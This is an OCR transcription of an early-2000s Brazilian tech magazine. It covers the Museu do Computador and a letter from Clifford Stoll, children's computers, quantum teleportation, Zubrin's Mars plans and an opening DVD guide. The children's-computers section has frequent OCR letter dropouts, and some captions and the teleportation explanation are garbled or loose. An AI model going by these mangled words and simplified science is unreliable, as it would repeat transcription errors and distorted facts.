
Geek: Justo você, jogando máquina fora!?
JCV: *Sim, antes de montar o Museu... trabalho com isso desde os anos 60. São 40 anos de vivência na área. Me arrependo das coisas que eu perdi, durante esse período. Uma calculadora eletrônica da Friden, por exemplo, a primeira do mundo. Quando ela veio para o Brasil, foi todo mundo lá na loja da empresa para ver. Depois, a firma fechou e agora não tem mais como conseguir isso. Conheço uma pessoa que tem a calculadora, no Brasil, mas ela não quer doar*

Geek: Agora você guarda tudo o que vê
JCV: *Claro, agora não deixo mais passar*

Geek: Seus filhos pretendem continuar o seu projeto?
JCV: *Não sei, mas tem muitas pessoas que eu conheço que irão pegar esse trabalho e continuar, com certeza. Pessoas que queriam montar um Museu, mas não tiveram oportunidade, tempo e peito de fazer*

Uma coisa que eu guardo com orgulho é uma carta de um astrofísico norte-americano, Ph.D. Ele veio buscar um manual aqui no Brasil, no meu Museu, que nem nos EUA ele tinha conseguido achar. Eu tinha ele em original. Ah, lembrei... esse manual, inclusive, é a peça mais importante que eu doei para o Museu. Ele é de uma outra calculadora da Friden, dos anos 60. Tenho aqui a carta desse astrofísico agradecendo e elogiando o trabalho do Museu

Mainframe 4381 da IBM, comparado com um computador atual


Harvard-Smithsonian Center for Astrophysics
60 Garden Street, Cambridge, MA 02138
(617) 495-7000
Telex 4 971428

To whom it may concern:

I am honored to highly recommend the **Museu do Computador**. As an astrophysicist and computer researcher [illegible] Museum as one of the few in the world, and [illegible] encourage its growth.

While many museums trace our social and political histories, there are very few which pay attention to technology and computing. Indeed, I know of only [illegible] museums in North America and two in Europe, and two in Asia. In South America, there is only the Museu do Computador.

Because these fast changing fields are [illegible] future, we must preserve, popularize and [illegible] this museum offers a superb way to do all three, [illegible] time.

Often, computer equipment and documentation [illegible] when it's obsolete [illegible] leaving no trail for others to follow. For example, we needed a service manual to a Friden Calculator built in California during the 1950's. This existed noplace in North America -- but happily, the Brasilian Museu do Computador found a copy, and thanks to their kind help, we were able to restore the machine!

This is a unique opportunity to develop one of a kind museum, which will encourage youth to better understand the technological world. I believe that the Museu do Computador will be a focus for exciting intellectual work [illegible] those with deep computing experience and those just starting out.

In short, the Museu do Computador is important to Brazil, to all of the Americas, and to the world. [illegible] this unique museum!

Sincerely yours,
Clifford Stoll
Clifford Stoll PhD
(author, The Cuckoo's Egg)
[illegible]@ocf.berkeley.edu

Currently at University of California/Berkeley

HARVARD COLLEGE OBSERVATORY
Sesquicentennial Year 1989

SMITHSONIAN ASTROPHYSICAL OBSERVATORY
Centennial Year 1990

A carta a que se refere José Carlos na entrevista, reproduzida ao lado, louva o seu trabalho à frente do Museu do Computador, dizendo que a iniciativa é única em toda a América do Sul e que há apenas três Museus semelhantes na América do Norte, dois na Europa e dois na Asia. O astrofísico Clifford Stoll faz um apelo sincero para que esse tipo de trabalho tenha o apoio de governos e da sociedade.

É o que também esperamos. E desde já lançamos uma campanha, ajude o Museu do Computador a conservar a memória da nossa cultura digital!!

Quem quiser contatar **José Carlos Valle** para montar uma exposição com o Museu deve ligar para o telefone (11) 5521-3655 ou escrever para o ema *eventos@museudocomputador.org*

Equipando os pequenos GEEKS

Do Pense Bem ao laptop Sandy & Junior, a saga dos computadores infantis

Aproveitando a volta do Sítio do Pica Pau Amarelo, a consagração do Dragon Ball Z e as pernas da Eliana, vamos homenagear as crianças mostrando que o mundo da informática não está tão distante assim delas. É possível ensinar os pimbolhos a mexer nos computadores sem ter que colocá-las para operar um PC logo de cara.

Para adaptar as crianças às máquinas de gente grande, existe uma grande variedade de pequenos aparelhos coloridos com funções básicas, como jogos e desenhos, quase sempre com finalidades explicitamente educativas. Num mundo em que cada vez menos se escreve em papel e onde quem não lida com computadores está fadado ao ostracismo, é mais que importante iniciar os filhos na informática: fazê-los se acostumar a mexer em um mouse e em um teclado mesmo que depois a peste detone o HD do seu desktop.

O Precursor

Para os brasileiros, essa história toda começou com o Pense Bem da Tec Toy. Lembra? Em 1988, pouco tempo depois da sua fundação, a empresa lançou o computador infantil, que foi então escolhido o brinquedo do ano.

Para quem não lembrou, o Pense Bem era nada mais que um brinquedo eletrônico em forma de computador, com teclado e uma pequena tela. O que ele tinha de mais interessante eram jogos de perguntas e respostas, estilo quiz, que eram vendidos separadamente, junto com livros. As perguntas eram sempre simples e se restringiam ao universo infantil.

Bom, mas isso foi há mais de uma década e hoje o Pense Bem nem é mais fabricado. É possível, porém, encontrá-lo em sites de leilões e venda de objetos antigos, como o Lokau.com ou Arremate.com, pela bagatela de R$ 30.

Novas gerações

De lá para cá, o computador ganhou mouse, sistema operacional amigável, Internet, etc. Os computadores infantis também evoluíram bastante, como não poderia deixar de ser. Uma opção nacional que deve ser uma grande sensação nas vendas de final de ano é o laptop Sandy e Junior, da Gemini. Na verdade, são dois produtos diferentes, o laptop do Junior, em cor azul, e o da Sandy, cor-de-rosa.

Tudo bem, você odeia o som da dupla, mas vamos dar uma chance para a garotada e ver o que fazem essas maquininhas. O laptop tem dois tipos de mouse: o tradicional, conectado como periférico, e outro junto ao teclado. Ele é bringue, mas isso não quer dizer que ele fala duas línguas, mas que é feito para estimular o aprendizado do inglês, além do português. Tem cerca de 80 atividades diferentes envolvendo matemática, gramática, memória, lógica, música, com

ceitos de informática, mu timid a etc. Há jo gos com diferentes nive s de dificuldade, som e tela de cristal líquido. O apare ho pode ser achado nas lojas de brinquedos por R$ 168 mais ou menos quanto vale aquele seu 486 acabadão.

A Gem n tem outras opções na mesma linha de produtos: o laptop da Barbie que não é b lingue (R$ 169 na Americanas com) e o laptop tr lingue que inclui o espanhol ou o francês (sa ndo por R$ 134,90, também na Americanas com).

Laptops Sandy & Junior: atividades incluem conce tos de informática

Enquanto isso, lá fora...

Nos EUA opções não faltam para estimu ar as crianças a mergu har na informática. A WebChild, por exemplo, é uma empresa que fabrica periféricos especialmente para as crianças mexerem em PCs comuns. Um dos seus principais produtos é o KidBoard um teclado todo colorido com o hos e boca feito para que as crianças aprendam a digitar.

As cores indicam se as tec as devem ser apertadas com a mão direita e a mão es querda. Em outra versão as cores ajudam a dividir a função de cada tipo de tecla: tecla de espaço e números em vermelho, letras e Enter em azul ou roxo e acentos em amare o. Cada letra contém um ícone de algo que se relaciona com ela (ex: o L tem o desenho de um leão).

Há também o Cozy Coupe Mouse, um mouse em formato de carrinho que real mente deve ser bastante incômodo de usar; e o KidDraw, um tablet para desenho que pode ser usado com o mouse e com progra mas com reconhecimento de escrita.

Hoje em dia, é possível encontrar modelos infantis supercoloridos ou bastante sóbrios

KidBoard e gabinete que acompanha o produto: teclado de gosto duvidoso

Para os mais velhos

Para aqueles que não querem nada co or dinho, bonitinho e sim sóbr o, parecido com os laptops de verdade, há duas opções interessantes.

Uma de as é o ComQuest Gold, da Team Concepts. Sua função básica é o processamento de texto. Ele possu memória embutida e uma grande tela de cristal líquido (pelo menos se comparado às dos seus sim lares infantis). É vend do por US$ 150 e pode ser achado no **site da fabricante**, junto com di versos outros computadores para crianças.

Outro computador nessa linha é o The Equalizer, da Vtech. E e tem contro.e mult direc onal no teclado, editor de texto, plan lha eletrônica e poss b lidade de enviar emails. Muito adulto por aí ficaria feliz com um desses. Custa US$ 299 e pode ser encontrado no site **VTech Kids**. Aqu também há computadores para todas as idades.

Como se vê, do Pense Bem até hoje, um longo caminho foi percorrido. Se o PC de 1988 para cá mudou da água para o vinho, isso também aconteceu com os computadores infantis.


Se você tem filhos e gostou de alguns desses produtos, vá em frente, vale a pena o investimento e ver as crianças, desde cedo aprendendo a mexer em um pequeno notebook, se inserindo no mundo da informática e deixando aquele seu lindo desktop turbinado em paz.

www.webchild.com

www.vtechkids.com

www.teamconcepts.com

"Transporte-me, Scotty"



por Leonardo Paiva
lpaiva@jornalista.net

Vamos admitir: enfrentar ponte aérea nos aeroportos não é lá um dos programas mais agradáveis. Do Rio de Janeiro para São Paulo, por exemplo, o vão pode levar de 40 minutos a uma hora. Não seria bom se eu pudesse sair do Rio e chegar a São Paulo com a mesma facilidade com que vou da sala à cozinha? É isso que os cientistas pretendem oferecer à sociedade quando tiverem aperfeiçoado a tecnologia de teletransporte. Pelos avanços nessa área, cenas que vemos nos filmes de "Jornada nas Estrelas" como o capitão Kirk ordenando ao senhor Scotty que ative o mecanismo que os faz aparecer na Enterprise, estão mais próximas do que imaginávamos. Agora vai ficar mais fácil chegar "aonde nenhum homem jamais esteve".

Teletrans... quê?

Podemos definir como teleporte ou teletransporte o processo de desmaterialização de alguém ou alguma coisa em um determinado lugar e sua rematerialização em outro ponto. Esse processo é muito comum em filmes de ficção científica quando um personagem some de um lugar e aparece em outro completamente diferente, seja ao entrar em uma cabine ou ao acionar um dispositivo em sua roupa para logo depois ser atingido por uma luz brilhante e desaparecer.


Efeitos especiais à parte, cientistas no mundo compõem teorias da realização do teleporte partindo do fato de que o comportamento das partículas subatômicas é ambíguo, agora e as se comportam como partículas e em segundos elas agem como se fossem ondas. Isso faz com que elas não tenham localização ou materialidade definidas. Face esta instabilidade que desafia o espaço-tempo, vem a pergunta: será que é possível transformar um objeto em ondas e reconstruí-lo novamente em outro lugar?

Será que é possível transformar um objeto em ondas e reconstruí-lo novamente em outro lugar?

Fax quântico tridimensional

O físico Eugene Polzik e seus colegas da Universidade de Aarhus, na Dinamarca, partiram do princípio de que as partículas quânticas (elétrons, íons, etc.) possuem exatamente as mesmas propriedades. Sendo assim, em tese, podemos "dissecar" um objeto feito com esses elementos e remontar uma réplica exata do objeto utilizando os mesmos elementos presentes em outro ponto no espaço, remontando o "entrelaçamento" delas. Isso quer dizer que não estaríamos transportando a matéria em si, mas a informação sobre ela.

Partindo deste princípio de "fax de transmissão de matéria", Polzik utilizou um feixe de luz para que uma nuvem de um trilhão de átomos de césio gasoso se desmaterializasse e uma cópia exata dela aparecesse em outro ponto durando menos milissegundo antes que o entrelaçamento das moléculas se dissipasse. Outros experimentos iguais a este já obtiveram sucesso, mas em escalas menores, com poucos átomos e curtos períodos de tempo. Se considerarmos que quanto mais átomos envolvidos, maior é a fragilidade da experiência, uma realização com a quantidade de átomos utilizada, mantendo-se coesa por tanto tempo (sim, menos milissegundo de resultado é bastante tempo em relação a experimentos anteriores) significa um grande avanço nessa área.



Eugene Polzik: o protagonista do teletransporte de átomos de césio gasoso

Partículas telepáticas


A física quântica é algo tão instável que até hoje certos fenômenos ainda não possuem explicação plausível e talvez o passo definitivo para a evolução da tecnologia de teleporte dependa de pelo menos uma dessas descobertas. Cientistas provaram que de alguma forma, certas partículas sabem o que acontece umas com as outras, como se estivessem ligadas por um elo telepático, independente da distância entre elas - que pode ser infinita. Essa hipótese foi combatida pelo físico Albert Einstein, que interpretava o *fenômeno como se fossem* bolas de bilhar que se chocam numa mesa. Conhecendo a velocidade de uma após o choque sabe-se a velocidade da outra, mas certamente nunca seria possível alterar a velocidade ou direção de uma simplesmente mexendo na outra.

De qualquer forma, o fenômeno foi batizado de efeito EPR (Einstein-Podolsky-Rosen) e, segundo os cientistas Charles Bennett, do laboratório da IBM de Nova Iorque, e David Deutsch, da Universidade de Oxford, o EPR pode ser o "meio condutor" do processo de teleporte, mas apenas se o objeto original for destruído. Para transportar uma partícula que eles chamaram de Maria, os cientistas primeiro criaram outras duas partículas de fótons apontando um feixe de laser para um cristal sensibilizado. Essas partículas gêmeas ligadas pelo efeito EPR foram batizadas de Vera e Alice.

Feito isso, os cientistas jogaram Maria contra Vera, resultando na destruição das duas. Alice, por sua ligação com Vera pelo efeito EPR, no momento de colisão de Maria e sua irmã assumiu características das duas, uma espécie de amálgama entre Maria e Vera. Os cientistas então transportaram essa Maria/Vera para outro lugar, separaram a metade referente à Maria e reconstruíram a partícula com as informações adquiridas.

Infelizmente o homem não é feito de apenas uma partícula, mas de milhões de bilhões de átomos e mesmo que houvesse hoje um meio seguro de reconstrução do nosso corpo, ainda não temos computadores quânticos poderosos o suficiente para armazenar e processar os "dados fotônicos" em que nossos corpos seriam transformados, como se fossem zeros e uns de máquinas convencionais. Isso quer dizer que ainda teremos muito chão pela frente até que o senhor Scotty possa nos levar de um ponto para outro num piscar de olhos.

Chales Benner e sua equipe na IBM, usando o efeito EPR para viabilizar o teleporte de matéria



A conquista de MARTE

Quem sabe, em dez anos, essa imagem se torne realidade...

Colonizar Marte. Esse é um sonho que a humanidade persegue há tempos, algo idealizado pelos primeiros autores de ficção científica. Alguma coisa no Planeta Vermelho está sempre fazendo nossa mente relacioná-lo à vida, seja especulando a existência de marcianos, seja imaginando uma colônia humana no planeta.

E essa obsessão é tão grande, que consegue virar a cabeça de milionários do mundo da Internet, pessoas que não sabem como gastar a imensa fortuna que conseguiram acumular em tão pouco tempo. Com a entrada deles nesse jogo, anunciada há pouco, talvez estejamos perto de ver realizado o sonho de chegar ao quarto planeta do Sistema Solar.

Bye, Bye, Nasa

As pessoas que esperam ver o homem se transformando em uma espécie multiplanetária estão cansados de esperar pela NASA. A agência espacial norte-americana sofreu altos cortes no orçamento em março deste ano, no início do governo Bush e teve que abandonar diversos projetos.

Assim, a ida do homem para Marte passou a ser algo bem distante aos olhos do governo norte-americano. Mas não para os que acreditam na iniciativa privada para suprir a falta de investimento estatal

Robert Zubrin: louco para uns, exemplo para outros

Milionários da Internet fazem com que colonizar o planeta seja um sonho viável a curto prazo

É essa a idéia de Robert Zubrin, ex-funcionário da empresa de aeronáutica Lockheed Martin, que agora dirige a Pioneer Astronautics, parceira em diversos projetos da NASA. Zubrin é um homem que parece ter um só pensamento: colonizar Marte. Ele fundou a **Mars Society**, uma associação que pretende juntar esforços em direção à conquista do Planeta Vermelho.

Ir a Marte é uma pechincha...


Zubrin afirma categoricamente que é possível chegar a Marte com um orçamento pra lá de barato. Ele calcula que diversas missões especiais, para resolver questões técnicas relacionadas à viagem interplanetária, podem ser realizadas por apenas US$ 10 milhões (para ter uma idéia, o orçamento anual da NASA é de US$ 14,5 bilhões). No total, Zubrin coloca o orçamento do projeto em torno de US$ 30 bilhões.

Quem quiser maiores detalhes sobre o seu plano, que é bastante coerente e completo, pode visitar seu site em **www.aleph.se/Trans/Tech/Space/mars.html**. A teoria de Zubrin é que a colonização de Marte terá que acontecer em quatro partes: "Exploração", "Construção de Base", "Colonização" e "Terraformação".

A "Exploração" englobaria desde as observações telescópicas e por meio de sondas realizadas hoje até a solução de problemas envolvendo a falta de oxigênio no planeta. Zubrin garante que, se tudo for feito da maneira certa, essa fase da operação pode ser concluída em menos de 10 anos, gastando o equivalente a 20% do orçamento atual da NASA.

Em seguida, durante a "Construção de Base", seria a hora de se começar a desenvolver as técnicas industriais, químicas e de agricultura que permitiriam a vida em Marte por um maior período de tempo.

Para Zubrin, cada missão do projeto poderia custar em torno de US$10 milhões



www.nwnet/mars

www.marssociety.org

www.lifetomars.com

Na "Colonização", Zubrin prevê a necessidade de investimentos governamentais, já que, a partir daqui as missões teriam grandes quantidades de pessoas mantidas durante um bom tempo no planeta. Por fim, a tal "Terraformação" consistiria na transformação do ambiente marciano em algo parecido com o ambiente terrestre.

Onde entram os milionários

As explanações de Zubrin são sempre tão convincentes e apaixonadas que convencem um número maior de aficcionados a cada dia. A Mars Society já tem, segundo ele, 5 mil integrantes. Mas já houve dias melhores: calcula-se que apenas 1.900 dão algum tipo de contribuição financeira à instituição.

Mas são 1.900 de peso. Foi anunciado, recentemente, que milionários da Internet estariam se associando ao grupo de Zubrin. Entre eles estaria Elon Musk, um empresário da nova economia de 30 anos que criou a **Life to Mars Foundation**. Ele vendeu a Zip2 com pra a Compaq em 1999, por US$ 305 milhões e também fundou a X.com, fundida no ano passado com a PayPal. Hoje, ele é ainda um dos principais acionistas da PayPal.

Outra figura do mundo das pontocom que está por trás da Mars Society é Adeo Rossi, outro empresário na faixa dos 30 anos. E ele também fundou duas empresas, vendidas depois por milhões de dólares.

E Zubrin faz questão de deixar claro a participação desses executivos no projeto está longe de ser decorativa, ou meramente no plano do apoio moral. No último congresso realizado pela Mars Society, Zubrin descreveu os próximos projetos da associação, em conjunto com a "Life to Mars", de Musk. Serão missões baratas, ainda fazendo parte da fase de "Exploração". E Musk subiu ao palco, no final, para destacar vários pontos do plano e afirmar que, além dele

mesmo e de Rossi existem outros milionários excêntricos por trás desses projetos, prontos para tirar dinheiro do bolso para ajudar a colonizar outros planetas.

Levando ratos ao espaço

A primeira missão a ser tocada sem a ajuda da NASA será a "TransLife". Trata-se de uma pequena nave, preparada para levar alguns ratos para orbitar em volta da Terra.

A nave ficará girando de forma a diminuir a gravidade até 0,38g, equivalente à encontrada em Marte. Assim, os cientistas poderão estudar os efeitos sofridos pelos mamíferos ao viver sob essas condições durante um longo período de tempo. Os ratos chegarão inclusive a se reproduzir no espaço e a condição de saúde da sua prole também será avaliada pelos pesquisadores.

Zubrin destaca que essa etapa é muito importante. Se os efeitos da falta de gravidade não forem dominados, mandar uma tripulação a Marte será equivalente a mandar um exército para a guerra depois de deixar os soldados dormindo durante seis meses. Eles chegarão ao local fracos e sem motivação. E o que acontece com as pessoas que ficam muito tempo em um ambiente com gravidade zero.

Essa missão poderá custar menos de US$ 2 milhões, segundo Zubrin. O valor é considerado inverossímil por muitos, mas ele explica que é possível conseguir isso utilizando tecnologias russas adaptadas. No caso dos ratos, deverão ser usados mísseis intercontinentais transformados, capazes de levar a pequena nave para fora da atmosfera. Outras missões mais complicadas, que chegarão realmente até Marte, custarão não mais que US$ 20 milhões, segundo o planejamento de Zubrin.

Se ele estiver certo, e com a ajuda dos milionários da Internet (aqui vale a pena torcer para a recuperação das ponto com), a colonização de Marte pode estar bem mais próxima do que imaginamos. Quem sabe, algo para daqui a poucas décadas. E, com o desenvolvimento acelerado da inteligência artificial, talvez não estejamos tão distantes assim das profecias do mestre Kubrick em "2001, uma Odisséia no Espaço".


MARCIANOS INVADEM O CANADÁ

Marte pode estar a poucos quilômetros de distância do Cabo Canaveral, nos EUA. Ou pelo menos uma simulação do planeta.

No Canadá, mais precisamente na Ilha de Devon, as condições do solo e de temperatura se assemelham muito às do Planeta Vermelho. Por isso, Zubrin, aqui com a ajuda da NASA, resolveu criar o Haughton-Mars Project, realizado no segundo semestre. Nele, foi possível avaliar como máquinas e homens suportam viver em condições climáticas adversas, como as de Marte.

Os pesquisadores também aproveitaram para testar equipamentos que podem ser usados em futuras missões interplanetárias, como computadores de vestir. Os aparelhos foram fabricados pela empresa Xybernaut.com, especializada nesse tipo de computador.

Em uma próxima missão desse tipo a ser realizada em novembro, será usada uma base no estado de Utah, nos EUA. Outras missões serão realizadas na Islândia, no extremo sul da América e na Austrália.



Futuro marciano em ação na Ilha de Devon

A **Mars Society** é apenas a mais importante das associações que se unem para viabilizar a exploração do espaço, em tempos de vacas magras em investimentos do Estado. Muitas outras existem por aí, como a Planet Society e a National Space Society. Um bom lugar na Internet para quem quer conhecer este "ativismo espacial" é o Hobbyspace.com. Lá, você encontra links para os sites das empresas ou organizações que apoiam, seja com dinheiro, seja com ideias, a conquista de outros planetas.

GEEK TIMES

Digerati Comunicação & Tecnologia CIRCULA EM TODO O BRASIL


DVD

Tudo o que você sempre quis saber sobre o formato de mídia que está prestes a revolucionar o armazenamento de informação em formato digital

Índice

Parte I: A origem do DVD Como surgiu o DVD, quais os seus principais tipos e outras informações gerais	3 pag.
Parte II: Diferenças em relação ao CD Capacidade de armazenamento, compatibilidade, método de leitura...	5 pag.
Parte III: Formatos Conheça cada um dos diversos formatos de DVD que existem: DVD-R, DVD-RW, DVD +RW, sDVD, cDVD e outros	8 pag.
Parte IV: Autoria Chegou a hora de produzir o seu próprio DVD. Passamos a receita detalhadamente	12 pag.

Tudo sobre



DVD

Conheça a história, os formatos disponíveis e saiba como fazer autoração de um DVD

O início da história do DVD remonta ao começo da década de 90, com a indústria cinematográfica querendo pegar uma carona no sucesso que o CD estava fazendo, dando novo impulso para o mercado musical. O CD, primeiro formato de grande sucesso usando tecnológia óptica, havia sido introduzido em 1983, e o CD-ROM, que ajudou a revolucionar o mercado da informática, chegou logo após, em 1985.

O único problema era que os discos apresentavam uma baixa capacidade de armazenamento de dados: apenas 74 minutos ou 650 MB de dados, o que impossibilitava a gravaçãode longas metragens, por exemplo.

Assim, desde que o CD chegou, as empresas que atuavam no mercado de vídeo passaram a buscar incessantemente uma mídia que usasse a tecnologia do CD, mas que oferecesse melhores resultados no aspecto de capacidade de armazenamento.

